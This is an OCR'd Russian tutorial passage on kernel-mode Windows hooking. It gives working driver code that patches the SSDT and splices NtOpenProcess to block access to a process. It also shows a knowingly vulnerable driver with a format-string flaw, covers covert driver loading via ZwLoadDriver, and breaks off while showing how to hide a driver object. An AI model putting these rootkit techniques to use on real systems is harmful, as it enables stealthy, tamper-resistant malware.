
В прошлых статьях мы перехватывали Win32 API и NativeAPI уровня пользователя, но теперь будем перехватывать NativeAPI уровня ядра.

На самом деле функции NativeAPI и являются функциями ядра, а аналогичные им функции из ntdll.dll являются переходниками, которые через интерфейс системных вызовов обращаются к соответствующим функциям ядра. При программировании драйверов мы можем использовать те

же NativeAPI функции, что и в приложениях третьего кольца, но не можем использовать API более высокого уровня. Также на этом уровне становятся доступными многие функции экспортируемые ядром и предназначенные для использования только в драйверах. В NativeAPI пользовательского уровня мы имеем пары аналогичных функций, отличающиеся только префиксами Zw и Nt, там они отличаются только названием, а имеют одну и ту же точку входа. На уровне ядра мы также имеем аналогичные пары функций, но между ними имеется одно различие, функции с префиксом Zw производят перед выполнением действия проверки системы безопасности (прав пользователя), а функции с префиксом Nt - нет.

Из пользовательского режима через интерфейс системных вызовов нам доступны Nt функции. Zw функции следует вызывать тогда, когда передающиеся им параметры были взяты из Usermode, тогда будут проведены все необходимые проверки.

Рассмотрим подробнее работу интерфейса системных вызовов:



Из этой схемы следует, что вызов функции ядра, прежде чем будет передан соответствующей NativeAPI ядра проходит предварительно довольно сложную обработку. Сначала, в третьем кольце вызывается соответствующая функция в Ntdll, где а регистр EAX помещается номер вызываемого системного сервиса, а в регистр EDX - указатель на передаваемые параметры. Затем вызывается прерывание 2Eh (в Windows XP - команда sysenter) и происходит переход процесса в нулевое кольцо, где управление передается согласно записанному в IDT шлюзу прерывания, в этом месте происходит переключение окружения третьего кольца на нулевое, выполняется смена стека на стек ядра, и происходит перезагрузка сегментного регистра FS, который в нулевом кольце указывает на совершенно другие структуры, чем в третьем кольце. Затем управление передается обработчику прерывания 2Eh - функции ядра KiSystemService. Эта функция копирует передаваемые системному сервису параметры в стек ядра, и производит вызов NativeAPI функции ядра согласно содержимому ServiceDescriptorTable. Эта таблица находится в памяти ядра, и представляет собой структуру содержащую 4 таблицы системных сервисов (SST). Первая из этих таблиц описывает сервисы экспортируемые ядром (ntoskrnl.exe), вторая - графической подсистемой (win32k.sys), а остальные две зарезервированы на будущее и сейчас не используются. Формат этих структур следующий:

```
typedef struct _SYSTEM_SERVICE_TABLE
{
    PNTPROC ServiceTable;
    PDWORD  CounterTable;
    ULONG   ServiceLimit;
    PBYTE   ArgumentTable;
}
SYSTEM_SERVICE_TABLE ,
* PSYSTEM_SERVICE_TABLE ,
* * PPSYSTEM_SERVICE_TABLE ;

typedef struct _SERVICE_DESCRIPTOR_TABLE {
   SYSTEM_SERVICE_TABLE ntoskrnl;  //SST для ntoskrnl.exe
   SYSTEM_SERVICE_TABLE win32k;    //SST для win32k.sys
   SYSTEM_SERVICE_TABLE unused1;   //не используется
   SYSTEM_SERVICE_TABLE unused2;   //не используется
}
SERVICE_DESCRIPTOR_TABLE ,
* PSERVICE_DESCRIPTOR_TABLE,
* * PPSERVICE_DESCRIPTOR_TABLE ;
```

Число системных сервисов описываемых каждой SST находится в поле ServiceLimit, поле ServiceTable - указатель на массив содержащий адреса ядерных функций соответствующих экспортируемым сервисам. ArgumentTable - указатель на массив содержащий число аргументов принимаемых каждой экспортируемой функцией (используется KiSystemService при копировании параметров), CounterTable - указатель на массив счетчиков использования каждой функции (этот массив присутствует только в отладочном билде Windows). Из этого следует, что для того, чтобы перехватить какую-либо функцию экспортируемую через этот механизм в третье кольцо мы должны заменить её адрес в соответствующей SST на адрес своего обработчика, но перед этим мы должны сохранить оригинальный адрес функции для её последующего вызова.
Сделать это очень легко, так как указатель на SDT экспортируется ядром по имени KeServiceDescriptorTable, поэтому чтобы его получить, мы должны просто объявить внешнюю переменную: extern PSERVICE_DESCRIPTOR_TABLE KeServiceDescriptorTable;

Сейчас нас интересует SST для ntoskrnl, для простого доступа к массиву с адресами функций будем использовать следующий макрос:

```
#define NTCALL(_function)KeServiceDescriptorTable->ntoskrnl.ServiceTable[_function];.
```

Теперь для перехвата какой-либо ядерной функции нам нужно просто создать для нее свой обработчик и заменить адрес в SST следующим образом: NTCALL(fNum) = NewFunction; где fNum - номер перехватываемого системного вызова, а NewFunction - его новый обработчик. Таблицу

номеров функций экспортируемых ядром и графической подсистемой вы найдете в приложении к статье.

Для проверки работоспособности этого способа мы сейчас напишем драйвер перехватывающий функцию NtOpenProcess и запрещающий открытие какого-нибудь процесса с флагом PROCESS_TERMINATE, после чего убить этот процесс диспетчером задач будет уже невозможно. Подобным способом защиты пользуются также некоторые антивирусы.
Вот полный текст драйвера осуществляющего защиту процесса с ProcessID 2800:

```
#include <ntddk.h>

#define DEBUG

#ifdef DEBUG
  #define DPRINT DbgPrint
#else
  #define DPRINT
#endif

typedef PVOID* PNTPROC;
typedef DWORD (ULONG);
typedef DWORD* PDWORD;
typedef unsigned char (BYTE);
typedef BYTE* PBYTE;

typedef struct _SYSTEM_SERVICE_TABLE
{
    PNTPROC ServiceTable;
    PDWORD  CounterTable;
    ULONG   ServiceLimit;
    PBYTE   ArgumentTable;
}
SYSTEM_SERVICE_TABLE ,
* PSYSTEM_SERVICE_TABLE ,
* * PPSYSTEM_SERVICE_TABLE ;


typedef struct _SERVICE_DESCRIPTOR_TABLE {
   SYSTEM_SERVICE_TABLE ntoskrnl;  //SST для ntoskrnl.exe
   SYSTEM_SERVICE_TABLE win32k;    //SST для win32k.sys
   SYSTEM_SERVICE_TABLE unused1;   //не используется
   SYSTEM_SERVICE_TABLE unused2;   //не используется
}
SERVICE_DESCRIPTOR_TABLE ,
* PSERVICE_DESCRIPTOR_TABLE,
* * PPSERVICE_DESCRIPTOR_TABLE ;

//макрос для простого доступа к SST ядра
#define NTCALL(_function) KeServiceDescriptorTable->ntoskrnl.ServiceTable[_function]

//импортируем указатель на SDT
extern PSERVICE_DESCRIPTOR_TABLE KeServiceDescriptorTable;

//импортируем версию ядра NT
extern PUSHORT NtBuildNumber;

//обьявляем прототип True функции для перехватываемой функции
typedef NTSTATUS (*NtOpenPrcPointer) (
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL);

//обьявляем True функцию
NtOpenPrcPointer TrueNtOpenProcess;

//номер системного вызова NtOpenProcess
ULONG OpenProcId;
//функция - обработчик перехвата
```

```
NTSTATUS NewNtOpenProcess (
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL)
{
 HANDLE ProcessId;

 //безопасным образом извлекаем ProcessId
 if ((ULONG)ClientId > MmUserProbeAddress) return STATUS_INVALID_PARAMETER;
 __try
 {
  ProcessId = ClientId->UniqueProcess;
 }
 __except(EXCEPTION_EXECUTE_HANDLER)
 {
  DPRINT("Exception");
  return STATUS_INVALID_PARAMETER;
 }

 if (ProcessId == (HANDLE)2800)
 {
  DPRINT("Access Denied!");
  return STATUS_ACCESS_DENIED;
 } else

 return TrueNtOpenProcess(ProcessHandle, DesiredAccess,
                          ObjectAttributes, ClientId);
}


VOID DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
 ULONG CR0Reg;

 DPRINT("Driver unloaded");

 //снимаем перехват
 __asm
 {
  cli                     // запрещаем прерывания
  mov eax, cr0
  mov CR0Reg,eax
  and eax,0xFFFEFFFF     // сбросить WP bit
  mov cr0, eax
 }

 NTCALL(OpenProcId) = TrueNtOpenProcess;

 __asm
 {
  mov eax, CR0Reg
  mov cr0, eax            // востановить содержимое CR0
  sti                     // разрешаем прерывания
 }

 return;
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
 ULONG CR0Reg;

 DPRINT("Driver loaded");

 //определяем версию ядра системы
 switch (*NtBuildNumber)
    {
        case 2195 :  //win 2k
         OpenProcId = 0x06A;
```

```
          break;

         case 2600 : //win xp
          OpenProcId = 0x07A;
          break;

         default :
          return STATUS_NOT_IMPLEMENTED;
          break;
     }

  //устанавливаем перехват
         TrueNtOpenProcess  = NTCALL(OpenProcId);

  __asm
  {
   cli                    // запрещаем прерывания
   mov eax, cr0
   mov CR0Reg,eax
   and eax,0xFFFEFFFF     // сбросить WP bit
   mov cr0, eax
  }

  NTCALL(OpenProcId) = NewNtOpenProcess;

  __asm
  {
   mov eax, CR0Reg
   mov cr0, eax           // востановить содержимое CR0
   sti                    // разрешаем прерывания
  }

  //назначаем процедуру выгрузки драйвера
  DriverObject->DriverUnload = DriverUnload;

     return STATUS_SUCCESS;
}
```

Следует обратить внимание, что в данном коде перед проверкой значения поля UniqueProcess производится сначала проверка указателя ClientId а затем копирование поля UniqueProcess внутри обработчика ошибок. Проверка указателя связана с тем, что он передается нашему коду из пользовательского процесса третьего кольца, а нам нельзя позволять адресовать область памяти ядра пользовательскому коду. Обработчик ошибок при копировании необходим по причине того, что указатель может указывать на отсутствующую область памяти, а обращение по такому указателю без обработки ошибок приведет к падению системы. При написании драйверов очень важно обращать внимание на такие моменты, иначе это может быть причиной уязвимости в вашей программе. Также следует обратить внимание на то, что перед изменением содержимого SST производится запрет прерываний и очистка WP бита в регистре CR0. Запрет прерываний необходим по причине того, что наш поток может быть прерван в момент записи в SST, и в это время другой поток обратится к перехватываемой функции, что приведет к падению системы. Также в некоторых конфигурациях в системы имеется защита от модификации ядерных страниц памяти. Этой защитой управляет WP бит в регистре CR0, если его не очищать перед модификацией памяти ядра, то это может стать причиной нестабильной работы драйвера, на некоторых системах он может работать, а на некоторых вызывать синий экран. Для загрузки драйвера я рекомендую использовать программу KmdManager от Four-F которая входит в состав его KmdKit (пакета DDK для masm32) который можно скачать с www.wasm.ru (раздел "инструменты"). В состав этого пакета входит еще несколько полезных программ, поэтому всем рекомендую его скачать.

Перехват через SDT несомненно удобен, но у него имеется один недостаток - его легко обнаружить и удалить. Для этого просто нужно проверить соответствие адресов в SDT адресам соответствующих экспортируемых ядром функций, и при несоответствии исправить адреса. Для

устранения этого недостатка можно воспользоваться методом перехвата, который я описал в предыдущих статьях - заменой кодов в начале функции. Адрес перехватываемой функции можно определить как через SDT, так и импортом его из ядра. В первом случае, при наличии на этой функции какого-либо перехвата наш обработчик будет установлен поверх старого обработчика, а во втором случае - прямо на функцию.

Вот полный код драйвера выполняющего аналогичную предыдущему функцию. Его отличие в том, что перехват производится непосредственно заменой кода начала перехватываемой функции. Адрес определяется путем импорта его из ядра.

```
#include <ntddk.h>

#define DEBUG

#ifdef DEBUG
  #define DPRINT DbgPrint
#else
  #define DPRINT
#endif

typedef UCHAR (BYTE);
typedef BYTE* PBYTE;

#pragma pack (push, 1)

typedef struct _far_jmp{
    BYTE  PushOp;
    PVOID PushArg;
    BYTE  RetOp;
} far_jmp, *pfar_jmp;


typedef struct _OldCode{
    USHORT One;
    ULONG  TWO;
} OldCode, *POldCode;

#pragma pack (pop)

OldCode OpPrcOld;

PVOID NewNtOpenProcessAdr;

//True функция для перехватываемой функции
NTSTATUS TrueNtOpenProcess (
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL)
{
    ULONG    CR0Reg;
    NTSTATUS Result;
    POldCode Func = (POldCode)NtOpenProcess;
    pfar_jmp Fnjp = (pfar_jmp)NtOpenProcess;

    __asm
    {
        cli                     // запрещаем прерывания
        mov eax, cr0
        mov CR0Reg,eax
        and eax,0xFFFEFFFF      // сбросить WP bit
        mov cr0, eax
    }

    // снимаем перехват
    Func->One = OpPrcOld.One;
    Func->TWO = OpPrcOld.TWO;

    Result = NtOpenProcess(ProcessHandle, DesiredAccess,
```

```
                          ObjectAttributes, ClientId);
    //устанавливаем перехват
    Fnjp->PushOp  = 0x68;
    Fnjp->PushArg = NewNtOpenProcessAdr;
    Fnjp->RetOp   = 0xC3;

    __asm
    {
        mov eax, CR0Reg
        mov cr0, eax            // востановить содержимое CR0
        sti                     // разрешаем прерывания
    }

    return Result;
}

//функция - обработчик перехвата
NTSTATUS NewNtOpenProcess (
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL)
{
    HANDLE ProcessId;

    //безопасным образом извлекаем ProcessId
    if ((ULONG)ClientId > MmUserProbeAddress) return STATUS_INVALID_PARAMETER;
    __try
    {
        ProcessId = ClientId->UniqueProcess;
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        DPRINT("Exception");
        return STATUS_INVALID_PARAMETER;
    }

    if (ProcessId == (HANDLE)2800)
    {
        DPRINT("Access Denide!");
        return STATUS_ACCESS_DENIED;
    } else

    return TrueNtOpenProcess(ProcessHandle, DesiredAccess,
                             ObjectAttributes, ClientId);
}


VOID DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    ULONG CR0Reg;
    NTSTATUS Result;
    POldCode Func = (POldCode)NtOpenProcess;

    DPRINT("Driver unloaded");

    __asm
    {
        cli                     // запрещаем прерывания
        mov eax, cr0
        mov CR0Reg,eax
        and eax,0xFFFEFFFF      // сбросить WP bit
        mov cr0, eax
    }
    // снимаем перехват
    Func->One = OpPrcOld.One;
    Func->TWO = OpPrcOld.TWO;

    __asm
    {
        mov eax, CR0Reg
```

```
        mov cr0, eax            // востановить содержимое CR0
        sti                     // разрешаем прерывания
    }

    return;
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
    ULONG CR0Reg;
    POldCode Func = (POldCode)NtOpenProcess;
    pfar_jmp Fnjp = (pfar_jmp)NtOpenProcess;

    DPRINT("Driver loaded");

    //устанавливаем перехват
    __asm
    {
        cli                     // запрещаем прерывания
        mov eax, cr0
        mov CR0Reg,eax
        and eax,0xFFFEFFFF      // сбросить WP bit
        mov cr0, eax
    }

    NewNtOpenProcessAdr = NewNtOpenProcess;

    OpPrcOld.One  = Func->One;
    OpPrcOld.TWO  = Func->TWO;

    Fnjp->PushOp  = 0x68;
    Fnjp->PushArg = NewNtOpenProcessAdr;
    Fnjp->RetOp   = 0xC3;



    __asm
    {
        mov eax, CR0Reg
        mov cr0, eax            // востановить содержимое CR0
        sti                     // разрешаем прерывания
    }

    //назначаем процедуру выгрузки драйвера
    DriverObject->DriverUnload = DriverUnload;

    return STATUS_SUCCESS;
}
```

Следует обратить внимание на то, что перед объявлением структур far_jmp и OldCode производится установка выравнивания структур по одному байту с помощью директивы #pragma pack (push, 1), иначе компилятор будет выравнивать структуры по 8 байт, что приведет к неправильному представлению кода в памяти, и драйвер будет ронять систему в синий экран.

Взаимодействие драйвера с приложением:

В драйверах приведенных выше идентификатор защищаемого процесса жестко прописан в коде, но при практическом применении такой подход недопустим. Очень часто требуется организовать обмен данными между драйвером и приложением. Для этого можно использовать систему ввода-вывода. Для этого драйвер должен создать объект "устройство", через которое ему будут направляться запросы ввода-вывода. Это устройство будет находиться в первичном пространстве имен диспетчера объектов, в каталоге \Device. Для доступа к устройству можно использовать функции NativeAPI, либо для упрощения создать символическую ссылку на объект в каталоге \DosDevices, после чего устройство можно будет открыть через CreateFile. После этого любой запрос ввода-вывода посланный через ReadFile или WriteFile будет послан нашему драйверу путем вызова зарегистрированной им Callback функции ассоциированной с соответствующим типом запроса. Приведем пример драйвера создающего устройство, символическую ссылку на него и выводящего получаемые им данные через DbgPrint в отладочную консоль.

```
#include <ntddk.h>

#define DEBUG

#ifdef DEBUG
  #define DPRINT DbgPrint
#else
  #define DPRINT
#endif

UNICODE_STRING DeviceName;
UNICODE_STRING SymbolicLinkName;
PDEVICE_OBJECT deviceObject = NULL;

VOID DriverUnload(IN PDRIVER_OBJECT DriverObject) {

    DPRINT("Driver unloaded");
    IoDeleteSymbolicLink(&SymbolicLinkName); // удаляем символическую ссылку
    IoDeleteDevice(deviceObject);                // удаляем устройство return;

}

NTSTATUS DriverDispatcher( IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
PIO_STACK_LOCATION pisl;
NTSTATUS           ns = STATUS_SUCCESS;
PCSTR              Data;

    pisl = IoGetCurrentIrpStackLocation(Irp);
    Irp->IoStatus.Information = 0;

    if ( pisl->MajorFunction == IRP_MJ_WRITE) {

        ULONG Length = pisl->Parameters.Write.Length;
        Data = Irp->UserBuffer;

        __try {
            DbgPrint("%s", Data); }
        __except(EXCEPTION_EXECUTE_HANDLER)
        {
            Irp->IoStatus.Information = 0;
            ns = STATUS_IN_PAGE_ERROR;
        }
    }

    Irp->IoStatus.Status = ns;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return ns;
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath)
```

```
{

NTSTATUS st;
PCWSTR   dDeviceName = L"\\Device\\MyDriver";
PCWSTR   dSymbolicLinkName = L"\\DosDevices\\MyDriver";
PDRIVER_DISPATCH *ppdd;

    DPRINT("Driver loaded");

    RtlInitUnicodeString(&DeviceName, dDeviceName);
    RtlInitUnicodeString(&SymbolicLinkName, dSymbolicLinkName);

    st = IoCreateDevice(DriverObject,       // указатель на DriverObject
                        0,                  // размер памяти (device extension)
                        &DeviceName,        // имя создаваемого устройства
                        FILE_DEVICE_NULL,   // тип создаваемого устройства
                        0,                  // характеристики устройства
                        FALSE,              // "эксклюзивное" устройство
                        &deviceObject);     // указатель на объект устройства if


    (st == STATUS_SUCCESS) st
      = IoCreateSymbolicLink(&SymbolicLinkName, // имя создаваемой символической ссылки
                             &DeviceName);      // имя устройства


    ppdd = DriverObject->MajorFunction;         // обьявляю процедуры обработки ввода-вывода ppdd
    ppdd[IRP_MJ_CREATE] =
    ppdd[IRP_MJ_CLOSE ] =
    ppdd[IRP_MJ_WRITE ] = DriverDispatcher;

    DriverObject->DriverUnload = DriverUnload;

    return st;
}
```

Каждый запрос ввода-вывода преобразуется в IRP пакет и направляется на обработчик назначенный на данный тип пакета. Драйвер обязательно должен обрабатывать запрос IRP_MJ_CREATE который посылается при открытии устройства приложением. В данном случае я еще обрабатываю запрос IRP_MJ_WRITE, который посылается при записи данных в созданное устройства. Обработчиком обоих типов пакетов назначена процедура DriverDispatcher, где происходит прием данных и вывод их через функцию DbgPrint. Так как при создании устройства я выбрал прямой, небуферизованный метод ввода-вывода (METHOD_NEITHER). При применении этого метода мы получаем данные из пользовательского адресного пространства, поэтому при операциях с этими данными необходимо устанавливать обработчик ошибок. Следует учесть одну особенность: процедура DriverDispatcher вызывается в контексте процесса выполняющего запрос ввода-вывода, и это следует учесть при доступе к каким-либо объектам по хэндлу. Если необходимо обращаться к объектам по хэндлу из разных процессов, то следует при открытии объекта поместить хэндл в таблицу хэндлов ядра путем оказания в OBJECT_ATTRIBUTES флага OBJ_KERNEL_HANDLE. Такой хэндл будет доступен из любых процессов, но только в режиме ядра. Хочу также вас предупредить, что вышеприведенный драйвер написан только с целью показать принципы работы ввода-вывода, и для практического применения не подходит по причине того, что содержит две уязвимости. Первая уязвимость состоит в том, что буфер данных полученный от приложения напрямую передается в DbgPrint без проверки длины строки и наличия завершающего ноля. При передаче строки которая не завершается нолем, а оканчивается на невыделенной области памяти произойдет падение системы. Вторая уязвимость - в том, что данные передаются функции осуществляющей форматный вывод, что вызывает уязвимость форматной строки. Это более серьезно, так как может привести к повышению привилегий. Подробно про использование такого рода уязвимостей вы можете прочитать на различных хакерских сайтах. Поэтому, при программировании драйверов следует всегда обращать внимание на такие моменты, так как тут очень велика вероятность возникновения уязвимостей. Для проверки

этого драйвера мы напишем программу на Delphi, которая будет отправлять в драйвер текстовые строки. Процедура передачи строки будет выглядеть так:

```
procedure SendString(Str: PChar);
var
 hDriver: dword;
 Written: dword;
begin
 hDriver := CreateFile('\\.\MyDriver', GENERIC_WRITE, 0, nil, OPEN_EXISTING, 0, 0);
 WriteFile(hDriver, Str^, lstrlen(Str), Written, nil);
 CloseHandle(hDriver);
end;
```

Драйвер - очень удобный способ выхода в нулевое кольцо, но возникает вопрос - как загрузить драйвер. Для этого можно использовать два способа: использовать вполне документированный API SCM (Service Control Manager) или прописывать драйвер в реестре вручную и загружать его с помощью недокументированной Native API функции ZwLoadDriver. Первый способ очень прост и хорошо документирован, он подходит для постоянной установки драйверов. Второй же способ позволяет создать в реестре минимум необходимых записей, запустить драйвер, и тут же удалить его раздел из реестра. Это позволяет запускать драйвер быстро и незаметно и подходит для маленьких программ не требующих установки, но требующих запуска своего драйвера. Сейчас мы рассмотрим оба способа запуска драйвера.
Запуск драйвера с помощью SCM будет выглядеть так:

```
function InstallDriver: boolean;
const
  DrvName  = 'Driver';
  FullPath = 'c:\driver.sys';
var
  hSCM, hSRV: dword;
  sParam: PChar;
begin
  Result := false;
  hSCM := OpenSCManager(nil, nil, SC_MANAGER_ALL_ACCESS);
  if hSCM = INVALID_HANDLE_VALUE then Exit;
  // создание системной записи о драйвере
  hSRV := CreateService(hSCM, DrvName, DrvName,
                        SERVICE_ALL_ACCESS,
                        SERVICE_KERNEL_DRIVER,
                        SERVICE_DEMAND_START,
                        SERVICE_ERROR_NORMAL,
                        FullPath, nil, nil,
                        nil, nil, nil);

  if hSRV = INVALID_HANDLE_VALUE then Exit;
  //запускаем драйвер
  StartService(hSRV, 0, sParam);
  //очистка ресурсов
  CloseServiceHandle(hSRV);
  CloseServiceHandle(hSCM);
  Result := true;
end;
```

Этот метод я считаю весьма тормозным и неудобным в применении, есть более удобный и быстрый способ:

```
Procedure InstallDriver();
const
 Driver  = '\registry\machine\system\CurrentControlSet\Services\Driver';
 DrvFile = 'Driver.sys';
var
 Key, Key2: HKEY;
 Pth: PChar;
 dType: dword;
 Image: array [0..MAX_PATH] of Char;
 ImageFile: TUnicodeString;
begin
```

```
 lstrcpy(Image, '\??\');
 GetFullPathName(DrvFile, MAX_PATH, PChar(dword(@Image) + 4), Pth);
 dType := 1;
 RegOpenKey(HKEY_LOCAL_MACHINE, 'system\CurrentControlSet\Services', Key);
 RegCreateKey(Key, 'Driver', Key2);
 RegSetValueEx(Key2, 'ImagePath', 0, REG_SZ, @Image, lstrlen(Image));
 RegSetValueEx(Key2, 'Type', 0, REG_DWORD, @dType, SizeOf(dword));
 RegCloseKey(Key2);
 RegCloseKey(Key);
 RtlInitUnicodeString(@ImageFile, Driver);
 ZwLoadDriver(@ImageFile);
end;
```

В общем, с загрузкой драйвера проблем не возникнет. Но есть также возможность загружать драйвер при старте системы, для этого нужно установить драйвер через SCM и указать тип загрузки не SERVICE_DEMAND_START, а SERVICE_AUTO_START, SERVICE_SYSTEM_START или SERVICE_BOOT_START. При использовании загрузки SERVICE_AUTO_START драйвер будет загружен менеджером сервисов после инициализации системы, при применении параметра SERVICE_SYSTEM_START драйвер будет загружен менеджером ввода-вывода в момент инициализации ядра, при использовании параметра SERVICE_BOOT_START драйвер будет загружен загрузчиком ntldr еще до запуска ядра системы, и будет запущен в начальной фазе инициализации ядра. При использовании последнего типа загрузки в момент запуска драйвера ему не будет доступен ввод-вывод и многие API ядра связанные еще неинициализированными системами.

Возможно, у вас может возникнуть задача скрытия загруженного драйвера. Первое что приходит в голову - это конечно же перехват API, но в нулевом кольце можно воспользоваться более простыми и надежными методами. Дело в том, что каждый загруженный драйвер представляется в первичном пространстве имен диспетчера объектов как объект типа "Driver" в каталоге \Driver. Каталог первичного пространства имен в структурах ядра выглядит как массив указателей на входящие в эту директорию поддиректории и объекты. В структурах описывающих поддиректории также имеются двухсвязные списки указателей на предыдущую и следующую директории списка. Для скрытия объекта в первичном пространстве имен нам нужно получить указатель на объект директории, найти в нем структуру описывающую скрываемый объект и корректно удалить её. Все эти действия осуществляет нижеприведенный код:

```
#define NUMBER_HASH_BUCKETS 37

typedef struct _OBJECT_DIRECTORY_ENTRY {
    struct _OBJECT_DIRECTORY_ENTRY *ChainLink;
    PVOID Object;
} OBJECT_DIRECTORY_ENTRY, *POBJECT_DIRECTORY_ENTRY;

typedef struct _OBJECT_DIRECTORY {
    struct _OBJECT_DIRECTORY_ENTRY *HashBuckets[ NUMBER_HASH_BUCKETS ];
    struct _OBJECT_DIRECTORY_ENTRY **LookupBucket;
    BOOLEAN LookupFound;
    USHORT SymbolicLinkUsageCount;
    struct _DEVICE_MAP *DeviceMap;
} OBJECT_DIRECTORY, *POBJECT_DIRECTORY;

typedef struct _DEVICE_MAP {
    ULONG ReferenceCount;
    POBJECT_DIRECTORY DosDevicesDirectory;
    ULONG DriveMap;
    UCHAR DriveType[ 32 ];
} DEVICE_MAP, *PDEVICE_MAP;

typedef struct _OBJECT_HEADER_NAME_INFO {
    POBJECT_DIRECTORY Directory;
    UNICODE_STRING Name;
    ULONG Reserved;
} OBJECT_HEADER_NAME_INFO, *POBJECT_HEADER_NAME_INFO;
typedef struct _OBJECT_HEADER {
```

```
    LONG PointerCount;
    union {
        LONG HandleCount;
        PSINGLE_LIST_ENTRY SEntry;
    };
    POBJECT_TYPE Type;
    UCHAR NameInfoOffset;
    UCHAR HandleInfoOffset;
    UCHAR QuotaInfoOffset;
    UCHAR Flags;
    union {
        PVOID ObjectCreateInfo;
        PVOID QuotaBlockCharged;
    };

    PSECURITY_DESCRIPTOR SecurityDescriptor;
    QUAD Body;
} OBJECT_HEADER, *POBJECT_HEADER;

#define OBJECT_TO_OBJECT_HEADER(o) CONTAINING_RECORD((o), OBJECT_HEADER, Body);

#define OBJECT_HEADER_TO_NAME_INFO( oh ) ((POBJECT_HEADER_NAME_INFO) \
    ((oh)->NameInfoOffset == 0 ? NULL : ((PCHAR)(oh) - (oh)->NameInfoOffset)))


extern
NTSTATUS ObOpenObjectByName (IN POBJECT_ATTRIBUTES ObjectAttributes,
